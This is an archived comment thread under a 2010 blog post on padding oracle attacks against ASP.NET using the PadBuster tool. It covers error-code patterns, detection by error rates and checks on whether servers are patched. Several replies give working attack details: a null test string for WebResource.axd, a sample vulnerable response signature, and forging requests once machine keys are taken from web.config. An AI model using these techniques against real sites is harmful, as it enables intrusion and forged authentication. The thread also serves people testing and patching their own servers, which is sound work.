As a general question, what are the most common error codes that will be seen? Will you always get a bunch of 500s, or will it be a distribution of 500s, 200s, 404s, etc.? Could you detect this type of attack based on a large enough amount of any of these errors per minute let's say? Just wondering if you can elaborate – could one attacker get mostly 200 responses while another gets almost all 500s? Thanks in advance,

Comment 24

[eglasius](#) on 27 Sep 2010 at 12:03 pm

@nemadrias you should get more 500s than 404s, since the earlier happens for each invalid padding, while the 404s happens when the padding matched. This depends on the feature, its best

if you look for the exceptions being logged.

Comment 25

[eglasius](#) on 27 Sep 2010 at 12:13 pm

@Jiho when you are using the tool to see if you are vulnerable, you don't need to use it to break authentication. Pick any of the other features that use encryption/decryption.

Besides it, you shouldn't be able to break authentication as easily, since it uses a signed value. Attack demonstrated with POET used a separate vulnerability to retrieve the web.config and then get the machine keys that were in there (default of Dot net nuke).

Comment 26

[nemadriason](#) 27 Sep 2010 at 12:25 pm

@eglasius -

Thanks for the reply. What about 200s? It looked like from the posting, that 200s could signify either:

1. When a valid ciphertext is received (one that is properly padded and contains valid data) the application responds normally (200 OK)

OR

1. When a valid ciphertext is received (one that is properly padded) but decrypts to an invalid value, the application displays a custom error message (200 OK)

Therefore, isn't it possible that you could have the majority of 200 responses in the context of the second case above, instead of a majority of 500s? Or is there some reason you would always have a large number of the 500 server response.

It is helpful to know that 404s are less common btw, but mostly interested in 500s versus 200s... thanks!

Comment 27

[T Chanon](#) 27 Sep 2010 at 1:26 pm

@Brian, Marcin: I think Pete's right.

While block cipher output is (approximately) uniformly distributed, it's not statistically independent of the plaintext and IV. Let's rearrange the equation:

$$D_k(\text{ciphertext_block}) = \text{plaintext_block} \oplus \text{iv}$$

The IV is known and the plaintext distribution is non-uniform, which means that the conditional probability of individual "intermediate value" bytes are not uniform. So guess plaintext bytes and xor with the known IV to get your "intermediate value" guess.

Commentary:

- People are still using unauthenticated encryption where plaintext+MAC might be more sensible.

- With a known CBC/CFB plaintext/ciphertext pair, *anyone* can forge a 1-block message (and OFB/CTR mode is especially trivial).

Comment 28

Giorgio Fedon on 28 Sep 2010 at 3:29 am

@Brian: I have added the UrlTokenEncoder / Decoder to Padbuster. I also published a post on our blog to better explain the 404 vs 500 issue in .NET Ajax handlers.

<http://blog.mindedsecurity.com/2010/09/investigating-net-padding-oracle.html>

Thank you again for the original tool!

Comment 29

Brian Holyfield on 28 Sep 2010 at 12:29 pm

@Jiho: The decrypted FormsAuth token is actually a .NET FormsAuthenticationTicket object, so the framework serializes this object into the HEX-encoded cookie that you are decrypting. This is likely the reason that you can't see the contents as text. You are probably going to need to use some .NET code to view and manipulate its contents.

@nemadrias: The example responses described in this post was just an example for demonstration purposes. In reality, there's no telling how different applications will respond as it is all dependent on what, if any, error handling logic is present within the vulnerable component. The approach taken with PadBuster allows the user to determine what response behavior looks like a padding error and will perform its tests accordingly.

@Giorgio: Nice work. I figured someone would do this before we decided to release the new version. With that being said, version 0.2 is now up and available for download on our tools page (<http://www.gdssecurity.com/l/t.php>). There are several new features that I will summarize in a quick blog post later today.

Comment 30

CP on 30 Sep 2010 at 5:55 am

Hi,

I have a few sites but don't have session IDs to test again. If I access a site using /webresource.axd and then /webresource.axd?d=foo I am seeing differences, one is a 404 the other a 500 error.

How can the padbuster be used on a URL without a session ID / encrypted string?

I'm wanting to prove the MS patch fixes the issue so a before and after test is what I'm after here.

Thanks

Comment 31

Brian Holyfield on 30 Sep 2010 at 9:28 pm

@CP: If you have <customErrors mode="Off">, then you should be able to use an encoded string of 16 nulls as your test string (AAAAAAAAAAAAAAAAAAAAA2). This should result in something

similar to the following when you do the response analysis:

The following response signatures were returned:

ID#	Freq	Status	Length	Location
1	1	500	3880	N/A
2 **	255	500	5018	N/A

If you get something similar to the above, then you are vulnerable. Note, however, that if Custom Errors are not turned off you will not be able to easily distinguish the padding errors since the NULL string also generates a 500 error. For this scenario, you'll want to use a valid encrypted sample string to use for testing. In general, it should be pretty easy to find one of these strings from any of your application pages if you do a "View Source".

Comment 33

Mike Son 07 Oct 2010 at 5:44 pm

Excellent description of the issue, Thanks!

But I'm having difficulty getting padBuster.pl to execute.

My issue is that I can not find a cipher that is divisible by 8.

[IIS7, VB.NET, Win7] This URL: https://localhost/WebResource.axd?d=OZ9F1ZfWDnaAQQIGsCOW1TqxvpDpHTHodbZG-dTgloxi4u_G1WzrsMwa3UJzctV-LMLHB1kkECmGQqFLcEgPIYKN_qg1 returns a 200

Notice the d parameter is 92 characters.

If I change the d parameter in any way I get a 404 error.

Comment 34

Brian Holyfieldon 07 Oct 2010 at 6:00 pm

@Mike S: It looks like your server is patched. Check out <http://www.troyhunt.com/2010/09/do-you-trust-your-hosting-provider-and.html> for a discussion on how to tell if your server has been patched or not. The length of the decoded "d" parameter is a dead giveaway.

Comment 35

Sam Ellioton 13 Oct 2010 at 5:30 pm

Hi,

Is there a tool or method available to encrypt/decrypt requests once the machinekey has been obtained?

Comment 42

Brian Holyfieldon 04 Jan 2011 at 10:45 pm

@Sam: No, you'll need to write some custom dot net code for that. The good news is that once you have the correct Validation and Decryption key from the web.config it should only require a couple lines of code.

Archived from <http://www.gdssecurity.com/l/b/2010/09/14/automated-padding-oracle-attacks-with-padbuster/>.

Rendered offline from the local Markdown copy.